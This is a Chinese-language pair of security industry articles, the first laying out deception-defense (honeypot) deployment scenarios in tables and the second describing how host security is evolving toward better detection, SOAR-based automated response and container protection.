在这个场景中，将通过仔细观察攻击者来了解他们的操作方式和情报，为企业提供有价值的本地威胁情报信息。该场景更适合成熟企业机构，这些机构通常已经拥有了一个威胁情报分析小组。

这类成熟企业组织，可寻找那些能够提供高交互和高可信度的欺骗工具，此外他们还需寻找那些能过用过观察攻击者行为自动或指导生成本地威胁情报的工具。整个过程包括如何组织情报 (STIX)，以及情报怎么传输 (TAXII)。

这类场景具有以下这些特征：

| 它是如何工作的？ | |
|---|---|
| | 在高交互控件中追踪和观察攻击者 |
| 适用于谁 | |
| | 高度成熟的安全组织 |
| 企业特征 | 没有 SIEM 且想要避免“大数据检测”方法的中小企业 |
| | 有一个 SIEM 的组织，作为监控数据的补充可能已经有合适的检测方法 |
| | 从早期重视平均检测时间向平均响应时间转变的企业组织 |
| | 没有正式的 SOC，拥有少数 SIEM、安全人员 |
| 已拥有的工具 | 可能是 SIEM、EDR |
| | 威胁情报平台（TIP） |
| 买家角色 | SOC 管理者 |
| 欺骗防御类型 | |
| 欺骗类型及特征 | 高交互控件 |
| 欺骗工具要求 | 高可信度是首选 |
| | 易于部署和管理 |
| | 关注用户体验 |
| | 与防御控制技术（如 EDR、FW、SOAR）集成 |
| | 高可信度（高度成熟安全组织所需） |
| | 用于解释 IoCs 的高级分析 |
| | 与 TIP、SOAR 或 SIEM 集成 |
| 这类欺骗防御工具带来的利弊 | |
| 有利价值 | 支持机器辅助生成本地威胁情报（TI） |
| 不足之处 | 生成 MRTI（机读威胁情报）还不是完全自动的 |
| 购买实践 | |
| 经营成本 | 高 |
| 运营任务 | 初始安装 |
| | 定期更新诱饵 |
| | 对警报的响应 |
| | 将欺骗工具与控制防御工具集成 |
| | 在欺骗工具中，或与 SOAR 工具集成中实现响应剧本 |
| | 在 TI 实践中集成欺骗工具和工作流 |
| | 熟练的手工、工具辅助生产 IoCs 和 MRTI |
| | 将生成的 TI 集成到 TIP |

**表三：输出 IoC 和 MRTI 实践场景**

4) 综合主动威胁诱捕

实施先发制人的威胁诱捕通常基于一个需要被证实的假设。例如,“是否有一个攻击者隐藏在这里”,或者“如果我是一个攻击者,我将这样工作”,或者“核实一下攻击者是否已经在自己内网站稳了脚跟。”

一个有针对性的欺骗活动,可以发现隐藏的攻击者,尤其是当欺骗工具提供一种不可抗拒的诱饵时候。这个场景适合非常成熟的企业组织,这些组织拥有稳定的 SOC,并且希望增强安全团队的威胁诱捕能力。

威胁诱捕通常是一种高度互动、高度动态的活动,因此需要尽量减少“猎人”的停机时间。这是一个非常有效的工具,支持持续、主动和非时间敏感的威胁追踪。

这类场景具有以下这些特征:

| 它是如何工作的? | |
|---|---|
| | 主动、预防性为撒网而进行的欺骗活动 |
| 适用于谁 | |
| 企业特征 | 高安全成熟度组织 |
| | 可能有 SOC |
| | 可能具有威胁追踪功能 |
| 已拥有的工具 | 可能是 SIEM、EDR |
| | 威胁情报平台(TIP) |
| | 有 EDR 和 SOAR |
| 买家角色 | SOC 管理者 |
| 欺骗防御类型 | |
| 欺骗类型及特征 | 高交互控件 |
| 欺骗工具要求 | 低可信度是可以的(高可信度是首选,但昂贵) |
| | 易于部署和管理(成熟度较低安全组织需要) |
| | 关注用户体验(成熟度较低安全组织需要) |
| | 与防御控制技术(如 EDR、FW)集成和 / 或集成 SOAR 工具 |
| | 高可信度(高度成熟安全组织所需) |
| | 用于解释 IoCs 的高级分析 |
| | 与 TIP、SOAR 或至少 SIEM(支持工作流集成的工具)集成 |
| | 产生诱饵的灵活性很高 |
| | 具备开展特定活动的能力 |
| 这类欺骗防御工具带来的利弊 | |
| 有利价值 | 支持主动的威胁诱捕 |
| 不足之处 | 无法捕获企业中已经存在的潜在威胁 |
| | 只是用来诱捕,而不是防御威胁 |
| 实践案例 | |
| 经营成本 | 高 |
| 运营任务 | 初始安装 |
| | 定期刷新诱饵 |
| | 对警报的响应 |
| | 将欺骗与组织的技术堆栈中的控制工具集成在一起 |
| | 在欺骗工具或与 SOAR 工具集成中实现响应剧本 |
| | 在 TI 实践中集成欺骗工具和工作流 |
| | 熟练的手工 / 工具辅助生产 loCs 和 MRTI |
| | 将生成的 TI 集成到 TIP |
| | 在威胁追踪中,将欺骗工具与工作流相结合 |
| | 进行中活动的发展 |
| | 特殊欺骗控件的开发 |

**表四:综合主动威胁诱捕实践场景**

5) 主动攻击防御

在这个场景中，欺骗工具为防御者构建了一个对他们有利的战场，并将攻击者引向该战场。

此场景仅适合非常成熟的组织使用，这些组织具有强大的 SOC，强大的威胁情报和威胁检测功能，以及在渗透测试和其他红蓝对抗方面有丰富经验。实际上，组织中应该可以随时获得构建战场并与攻击者进行实时战争的能力。

在这个场景中，企业寻找提供高交互性和高可信度欺骗工具的供应商。平台的灵活性是关键，API 驱动的可编程性也是非常关键。

这类场景具有以下这些特征：

| 它是如何工作的？ | |
|---|---|
| | 攻击者的实时主动参与 |
| 适用于谁 | |
| 企业特征 | 极高安全成熟度组织（属于顶尖 0.1% 企业机构） |
| | 思想具有前瞻性 |
| | 高风险，高预算的环境 |
| | 想要通过与攻击者接触，以减缓攻击速度 |
| 已拥有的工具 | 可能是 SIEM、EDR |
| | 威胁情报平台（TIP） |
| | 有 EDR 和 SOAR |
| | 组织拥有完整的、完全集成的技术栈 |
| 买家角色 | 安全部总经理 |
| 欺骗防御类型 | |
| 欺骗类型及特征 | 高交互控件 |
| 欺骗工具要求 | 高可信度是首选 |
| | 易于部署和管理 |
| | 关注用户体验 |
| | 与防御控制技术（如 EDR、FW、SOAR 工具集成） |
| | 高可信度 |
| | 用于解释 IoCs 的高级分析 |
| | 与 TIP、SOAR 或至少 SIEM（支持工作流集成的工具）集成 |
| | 产生诱饵的灵活性很高 |
| | 具备开展特定活动的能力 |
| | 专注于欺骗生态系统的管理 |
| | 诱饵需要实时生成，具有很高的灵活性 |
| | 欺骗平台的可编程性和 API 质量 |
| | 与实时软件定义（SD）控制器集成，快速重新配置 |
| 这类欺骗防御工具带来的利弊 | |
| 有利价值 | 允许生成基于主动活动的本地 TI |
| | 减缓攻击者的速度 |
| 不足之处 | 需要非常强大的专业人员和完全集成的堆栈 |
| | 如果被攻击者发现，将可能会反噬自身 |
| 实践案例 | |
| 经营成本 | 非常高 |
| 运营任务 | 初始安装 |
| | 定期刷新诱饵 |
| | 对警报的响应 |
| | 将欺骗与组织的技术堆栈中的控制工具集成在一起 |
| | 在欺骗工具和 / 或与 SOAR 工具集成中实现响应剧本 |
| | 在 TI 实践中集成欺骗工具和工作流 |
| | 熟练的手工、工具辅助生产 IoCs 和 MRTI |
| | 将生成的 TI 集成到 TIP |
| | 在威胁追踪中，将欺骗工具与工作流相结合 |
| | 进行中活动的发展 |
| | 特殊欺骗控件的开发 |
| | 专家密集和资源密集型的攻击者参与 |
| | 完整的工具和工作流集成 |
| | TDR 功能的专家级反馈 |

**表五：主动攻击防御实践场景**

## 3. 欺骗防御技术带来的安全价值

### 1) 没有大数据也能做威胁检测

欺骗防御工具是通过模拟“正确的数据”访问来检测威胁，与SIEM、UEBA或NTA等技术需要从“大数据”中发现威胁大不相同。欺骗工具采用的是正确的数据方法，而不是大数据方法。

到目前为止，威胁检测方法主要依赖于大数据方法。这需要企业从各个角落获得尽可能多的监测数据，并对该数据集进行尽可能的分析，以暴露潜在的威胁。事实证明，这种方法很有价值，但也付出了代价。日志集中、日志存储、日志分析都非常耗费资源。

欺骗防御以不同的方式处理威胁检测问题。欺骗工具将通过伪造或诱饵的形式在整个组织中部署一个欺骗防御系统。一旦攻击者与这些诱饵发生交互，安全人员将会收到相关攻击者的信息。以青藤云安全的微蜜罐为例，就是让主机对各端口进行监听，从而扩大监控范围。通过这样消耗小而覆盖面广的蜜罐配置，发现黑客端攻击行为的概率就会大大提升。

### 2) 让幸运的天平向防守者倾斜

在正常情况之下，防御者需要确保100%正确，而攻击者只需幸运地找到一个漏洞，就能在其他方面保持领先的网络安全态势。而欺骗防御，让防守者更有利。例如，在侦查阶段，即使大部分是离线完成的，攻击者也需要随机地接触一些系统。这些轻量接触行为，并不会触发SIEM、UEBA警报。但是如果所接触的任何系统有一个欺骗防御内容，那么攻击就会被发现。攻击者需要特别幸运才能达到他们的目标。

此外，对于那些尽管已经有了检测解决方案，但仍然担心被攻破的组织来说，欺骗可能是发现攻击者的唯一方法。当检测解决方案无法发现攻击者的操作行为，或者当UEBA将攻击者的行为存在视为正常时，部署欺骗构件可能是捕获攻击者的唯一方法。同样，欺骗会让运气因素向防守方倾斜。

### 3) 减少误报让工作更有效

按照设计，欺骗防御巩固在不被使用时通常是无声的。这与大多数安全解决方案有所不同，它们旨在分析所有活动，而对好活动的任何错误判断都会导致误报。

在极少数有些情况会产生误报，例如，漏洞管理扫描工具可能会偶然发现欺骗系统，触摸它们并产生误报。但这可以通过在扫描工具中添加白名单地址来解决。

总的来说，欺骗工具产生的误报比许多检测方法要少，但代价是不完全覆盖。将欺骗部署到所有地方成本太昂贵且不切实际，因此安全人员需要通过基于覆盖率需求和预算的部署和操作成本来平衡欺骗系统的密度。

## 结束语：

本文简单介绍了一种基于欺骗防御的入侵检测技术，企业可以将欺骗工具作为常规威胁检测的替代方案，它们可以极大提高告警的质量。选择与其TDR功能成熟度一致的场景，并识别与它们的情况相关的工具特征。

当然，欺骗防御技术自身仍然拥有一些局限性。最主要的就是基础设施覆盖范围。任何没有部署欺骗控件的资产都不会得到对应的防护。这对于那些对环境有了解的恶意内部人员来说，他们可以进行精准的攻击，而不需要进行随机的、危险的侦察阶段。一个组织需要权衡并接受基于可用资源的欺骗覆盖率，特别是当它是部署的唯一威胁检测工具时。


# 主机安全进化论：持续增强的检测、响应和架构适配能力

达尔文《进化论》说，进化来源于突变，而安全面对的正是“不可预知的未来”。这些层出不穷的未知威胁成为了安全进化的动力。主机安全作为该领域最重要的一个分支，也正在快速进化以应对全新的威胁。

## 愈演愈烈的终端威胁是主机安全进化的源动力


随着数字加密币的普及，其天然的匿名性、难以追踪等特性令病毒木马黑色产业如获至宝，数字加密币已彻底改变了病毒木马黑色产业。从 2018 年以来，勒索病毒、挖矿木马成为了企业安全两大核心威胁。勒索软件也早已成为一个产业链，在暗网上只需花 300 美元就可以买到一套勒索软件，包括执行的脚本等。

此外，攻击者们开始利用“永恒之蓝”漏洞作为 WannaCry 以及 NotPetya 等勒索软件攻击的一部分。2017 年对企业安全影响最深远的事件是以 WannaCry 为代表的勒索病毒爆发，给许多企业带来了灭顶之灾。另外，代号为“Petya”的勒索病毒也曾肆虐全球，该病毒除了使用通过漏洞进行传播之外，还具有很强的内网渗透能力。该病毒维护着一个主机密码表，通过 CredEnumerateW 函数获取用户凭据和使用 mimikatz 工具获取用户名密码这两种方式对密码表进行填充。一旦把主机上所有用户密码全部搞定，黑客基本上可以畅通无阻。




层出不穷的终端威胁

除了上述这两种最常见攻击之外，类似终端上无文件攻击也给企业的安全防护带来了巨大的挑战。现今的反病毒产品，对于检测磁盘上的恶意文件能够发挥有效作用，但是要想检测到只存在于内存中的恶意代码，往往是事倍功半。内存的易失性、动态性，使得恶意软件很容易地改变形态。同时，可以自由地运行，无需顾忌任何反恶意技术的侦测。




无文件攻击

在这样大背景之下，程度先生认为，未来主机安全的进化方向，将会像自适应安全架构那样朝着“持续增强的检测、响应以及架构适配”方向前进。

## 进化一：提升精准检测能力

正如上文所说，勒索病毒作为当下企业安全的“二毒”之一，虽然绝大多数“中招”机构都已经构建了一定安全防御体系，但仍然没能及时发现或阻止威胁，将损失降到最低。那到底是防御哪个环节出了问题呢？程度先生认为主要是当下检测体系在应对未知威胁过程中存在一些不足，表现为以下几个方面：


（1）检测技术单一：基于签名检测技术无法检测未知威胁并无法定位失陷主机。

（2）缺乏持续检测：只能做阶段性检测，无法覆盖威胁的全生命周期。

（3）无法进行联动：各安全检测产品独立工作，攻击告警信息割裂，无法联动。

那如何持续增强检测能力？检测能力从哪来？为此我们需要对攻击有更深的理解，也应该采用一些更细粒度的安全模型。

对信息安全专家来说，用洛克希德 - 马丁公司的网络杀伤链（Kill Chain）来识别和防止入侵的方法可能并不陌生。但目前，较杀伤链模型更进阶和详细的模型是 MITRE 的 ATT&CK 模型。MITRE ATT&CK 是一款可以加速检测与响应的最新工具。ATT&CK 有助于理解攻击者的行为、技术、战术，帮助安全人员构建检测措施，验证防御措施以及分析策略的有效性。ATT&CK 包括的战术有访问初始化、执行、持久性、提权、防御规避、访问凭证、发现、横向移动、收集、数据获取、命令和控制。每一个战术类别包括了一系列的攻击技术，ATT&CK 提供了对每一项技术的细节描述、检测技术和分析方法，以及可能的缓释措施。在行业应用中，该模型能够帮助分析和响应人员更好的了解攻击者。帮助安全人员熟悉真实环境的对抗技巧，增强实战能力，从而更好的组织防御。





ATT&CK 针对每项技术细节描述

ATT&CK 框架模型对于安全从业者最大价值就是增强其对检测能力的理解，按照其 ATT&CK 模型覆盖度、检测点，找到自身安全检测能力的改进方向。如何根据 ATT&CK 框架去检查目前安全产品的整体覆盖度，做全面差异分析，以及如何将 ATT&CK 所涵盖的技术点融入到产品中等问题值得大家思考。

## 进化二：自动化的响应能力

当前安全攻防对抗日趋激烈，单纯指望通过防范和阻止的策略已行不通，必须更加注重检测与响应。企业组织要在已遭受攻击的假定前提下，构建集防御、检测、响应和预防于一体的全新安全防护体系。这从今年 6 月 * 网行动的规则也能看得出来，不强制要求系统不被入侵，而是强调入侵之后的快速响应能力。

为最大限度科学、合理、有序地处置网络安全事件，程度先生建议建立完善的响应流程，包括查询、排序、可视化、获取、分析、工作流，总共 7 个阶段的工作。根据网络安全应急响应总体策略对每个阶段定义适当的目标，明确响应顺序和过程。





响应流程

建立完善响应流程之后，还需要有合适工具协助安全人员完成响应工作。当前每个企业机构内部应急响应人员数量有限。如果让安全管理人员每天超负荷地处理安全事件，会让其产生懈怠的情绪并可能忽视真正需要处理的事件。因此通过相应工具自动

或半自动地对安全事件进行处理是进行安全响应的必要手段。

提到自动化响应，当下最火一个安全概念当属 SOAR（Security Orchestration, Automation and Response），意即安全编排自动化与响应。该技术聚焦安全运维领域，重点解决安全响应的问题。2017 年，Gartner 将 SOAR 定义为安全编排自动化与响应，并将其看作是安全编排与自动化 (SOA， Security Orchestration and Automation)、安全事件响应平台 (SIRP, Security Incident Response Platform) 和威胁情报平台 (TIP, Threat Intelligence Platform) 三种技术 / 工具的融合。Gartner 认为，SOAR 技术仍然在快速演化，内涵未来仍可能会变化，但其围绕安全运维，聚焦安全响应的目标不会改变。




安全编排自动化与响应（SOAR）

就目前而言，SOAR 的三大核心技术能力分别是安全编排与自动化、安全事件响应平台、威胁情报平台。

（1）安全编排与自动化（SOA）：这是 SOAR 的核心能力和基本能力

安全编排 (Orchestration) 是指将客户不同的系统或者一个系统内部不同组件的安全能力通过可编程接口 (API) 和人工检查点，按照一定的逻辑关系组合到一起，用以完成某个特定安全操作的过程。

安全自动化 (Automation) 在这里特指自动化的编排过程，也就是一种特殊的编排。如果编排的过程完全都是依赖各个相关系统的 API 实现的，那么它就是可以自动化执行的。与自动化编排对应的，还有人工编排和部分自动化（混合）编排。

（2）安全事件响应平台 (SIR)：这是 SOAR 的关键功能

通常，安全事件响应包括告警管理、工单管理、案件 (Case) 管理等功能。告警管理的核心不仅是对告警安全事件的收集、展示和响应，更强调告警分诊和告警调查。只有通过告警分诊和告警调查才能提升告警的质量，减少告警的数量。

工单管理适用于中大型的安全运维团队协同化、流程化地进行告警处置与响应，并且确保响应过程可记录、可度量、可考核。

案件管理是现代安全事件响应管理的核心能力。案件管理帮助用户对一组相关的告警进行流程化、持续化的调查分析与响应处置，并不断积累该案件相关的痕迹物证 (IOC) 和攻击者的战技过程指标信息 (TTP)。多个案件并行执行，从而持续化地对一系列安全事件进行追踪处置。

（3）威胁情报平台 (TIP)：这是 SOAR 的重要功能

威胁情报平台是通对多源威胁情报的收集、关联、分类、共享和集成，以及与其它系统的整合，协助用户实现攻击的阻断、检测和响应。威胁情报主要是以服务而非平台的形式存在。

此外，隔离跟修复，也是响应之后一个重要操作。包括文件隔、文件删除、进程网络隔离、进程杀死 / 阻塞、进程隔离和基

于哈希的阻止等等。

## 进化三：新架构的适配能力

云原生不但可以很好的支持互联网应用，也在深刻影响着新的计算架构、新的智能数据应用。以容器、服务网格、微服务、Serverless 为代表的云原生技术，带来一种全新的方式来构建应用。企业 IT 架构也随之发生巨大变化，而业务又深度依赖 IT 能力。这带来了一定程度的复杂性和挑战性，尤其是其安全挑战不可忽视。

越来越多的企业利用 Docker 容器来快速构建和维护新服务和新应用。但是，容器本身也存在重大的安全风险，例如 Docker 宿主机安全、Docker 镜像安全、运行环境的安全问题、编排安全等，这都意味着保护容器安全将是一项持续的挑战。


**容器安全**

（1）主机安全：容器与宿主机共享操作系统内核，因此宿主机的配置对容器运行的安全有着重要的影响，比如宿主机中安装有漏洞的软件可能会导致任意代码执行风险，sudo 的访问权限没有按照密钥的认证方式登录可能会导致暴力破解宿主机。从安全性考虑，容器主机应遵循如最小安装化，不应当安装额外的服务和软件以免增大安全风险，及时给操作系统打补丁等。


（2）镜像安全：容器镜像是由若干层镜像叠加而成的包括基础的镜像、赋能层、应用层，通过镜像仓库分发和更新的。镜像安全可以从镜像构建安全、仓库安全以及镜像分发安全三个方面加固镜像安全能力。


**镜像安全**

（3）运行时安全：容器以进程的形式运行在主机上，运行的容器进程是隔离的，它拥有自己的文件系统、网络以及独立于主机的进程树。有别于传统环境，为了保证容器的稳定运行，在容器环境下需要从主机、容器实例、镜像等多个层面进行监控审计。采用基于信誉行为控制的方式对容器运行时状态进行监控。运行时容器基本上都是单服务，每一个容器只跑一个服务，所以环境足够单纯。每一个容器都像一个采集器，有助于收集数据，然后通过机器学习进行行为分析，一旦发现异常行为就能够及时报警。此外通过容器研究和流量分析也能够建立对应基线。当然也可以采用白名单对工作负载进行微隔离。


运行时安全

